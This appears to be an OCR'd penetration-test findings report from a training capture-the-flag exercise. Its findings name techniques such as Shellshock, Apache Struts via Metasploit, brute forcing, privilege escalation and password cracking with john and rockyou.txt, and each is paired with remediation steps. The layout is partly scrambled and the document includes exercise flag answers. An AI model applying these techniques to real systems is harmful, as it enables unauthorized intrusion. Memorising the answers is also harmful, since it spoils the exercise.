
	
Affected Hosts	Web applications “leave comment” section.
Remediation	1. Apply filtering for anticipated or acceptable input. 2. Sanitize and adjust content and input. 3. Implement a content security policy for added protection.


Vulnerability 4	**Findings**
Title	Day 1 Flag 9
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Low**
Description	URL/Query Parameter
Images	URL addition /robots.txt 
Affected Hosts	Web applications server, which hosts the “robots.txt” file.

Remediation	1. In Admin settings, identify query parameters for exclusion from page paths. 2. Create encrypted URL parameters for enhanced security.


Vulnerability 5	Findings
Title	Day 1 Flag 8
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Inspect Element and Modify HTML.
Images	
Affected Hosts	Client-side browser where the HTML was manipulated.
Remediation	1. Don't solely depend on client-side validation for sensitive tasks or access controls. 2. Conduct access control checks to ensure proper content access based on user privileges.

Vulnerability 6	Findings
Title	Day 1 Flag 10
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	DNS Check under Welcome /networking.php.


Images	 
Affected Hosts	Web applications server, where the DNS check is performed.
Remediation	1. Implement DNS security by adding cryptographic signatures to resolver-required entries for authentic DNS lookups. 2. Ensure the resolver is not accessible to external users to enhance security.


Vulnerability 7	Findings
Title	Day 2 Flag 3
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	SSL Certificate Research
Images	


Affected Hosts	Linux server and the network where the SSL certificate was conducted.
Remediation	1. Safeguard certificate information by ensuring proper protection of certificates and keys. 2. Implement certificate audits to detect unauthorized or invalid certificates within your domain.


Title	Day 2 Flag 7
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Medium**
Vulnerability 8	**Findings**
Description	A sensitive file was exposed using the “find” command in Kali Linux.
Images	
Affected Hosts	The file system that was exploited more specifically the root folder.
Remediation	1. Examine web server file permissions and access controls to ensure security. 2. Protect sensitive data by limiting access to authorized users through adjusted permissions and file placement on the server.


Vulnerability 9	**Findings**
Title	Day 2 Flag 12
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**High**


Description	Brute Force entry and escalated privileges.
Images	
Affected Hosts	Linux OS where the Brute Force attack was executed and the privileges were elevated as well as Alice’s personal account breach.
Remediation	1. Enhance user account security and restrict access privileges. 2. Educate users about security awareness. 3. Deploy IDS/IPS for automatic blocking of suspicious activities and real-time alerts to security teams.


Vulnerability 10	**Findings**
Title	Day 2 Flag 2
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Low**
Description	“ping” command and IP address discovery.
Images	The IP's were incorrect according to the challenge for the flag so the answer was provided by the TA since these IP’s did not work when input into the answer sheet. (Answer IP was : 34.102.136.180) 


Vulnerability 10	Findings
	
Affected Hosts	Linux OS where the “ping” command and IP address discovery were executed.
Remediation	1. Implement privacy measures to safeguard the website's IP address. 2. Prevent the exposure of sensitive server IP addresses in public responses or error messages.


Vulnerability 11	Findings
Title	Day 2 Flag 10
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Apache Struts Web Framework and Metasploit Module
Images	

	
Affected Hosts	Linux OS where the Apache Struts Framework and Metasploit module were used.
Remediation	1. Deactivate developer mode or remove the "struts.devMode" parameter in the production environment to block access to sensitive data by potential attackers.


Vulnerability 12	Findings
Title	Day 3 Flag 2
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	HTTP Enumeration Go to webpage 172.22.117.20
Images	


	 4d7b349705784a518bc876bc2ed6d4f6
Affected Hosts	Windows OS where the HTTP enumeration was performed.
Remediation	1. Apply Security Headers like Content Security Policy or X-XSS Protection. 2. Install an Intrusion Detection System (IDS) and a Web Application Firewall (WAF).

Vulnerability 13	Findings
Title	Day 3 Flag 3
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Attack on File Transfer Protocol(FTP) server.
Images	






Affected Hosts	Windows OS running the FTP server that was targeted in the attack.
Remediation	1. Enhance FTP server security by reviewing and fortifying its configuration. 2. Establish stringent access controls to limit user access to necessary directories and files.

Vulnerability 14	Findings
Title	Day 2 Flag 8
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	“Shellshock” vulnerability in Apache.
Images	


	
Affected Hosts	Linux OS running the Apache web server that is vulnerable to the Shellshock vulnerability.
Remediation	1. Adhere to the least privilege principle by restricting privileges to the minimum required for tasks. 2. Implement robust authentication methods and utilize a Web Application Firewall (WAF) to identify and prevent exploitation of known vulnerabilities.

Vulnerability 15	Findings
Title	Day 2 Flag 9
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Continuation of Flag 8 Misconfiguration Identification and Password Cracking.

Vulnerability 15	Findings
Images	
Affected Hosts	Linux OS that has misconfigurations and is susceptible to offline password cracking.
Remediation	1. Strengthen password security with robust hash protection, utilizing strong hashing algorithms and salting techniques.

Vulnerability 16	Findings
Title	Day 3 Flag 1
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	OSINT(Open-Source Intelligence) Attack leveraging “john” and rockyou.txt.
Images	 

Affected Hosts	Windows OS where the OSINT attack was conducted to crack passwords.
Remediation	1. Enforce password complexity rules to prevent weak password choices. 2. Provide regular user training to emphasize the significance of strong and secure passwords.

Vulnerability 17	**Findings**
Title	Day 3 Flag 8
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**CRITICAL**
Description	Domain Controller Windows system access via “Get-Localuser”.
Images	
Affected Hosts	Windows OS of the Domain Controller that was accessed via “Get-Localuser” command.
Remediation	1. Enhance Active Directory security through best practices like securing Domain Controllers and enforcing strong AD passwords. 2. Configure Group Policies to further strengthen the Active Directory environment.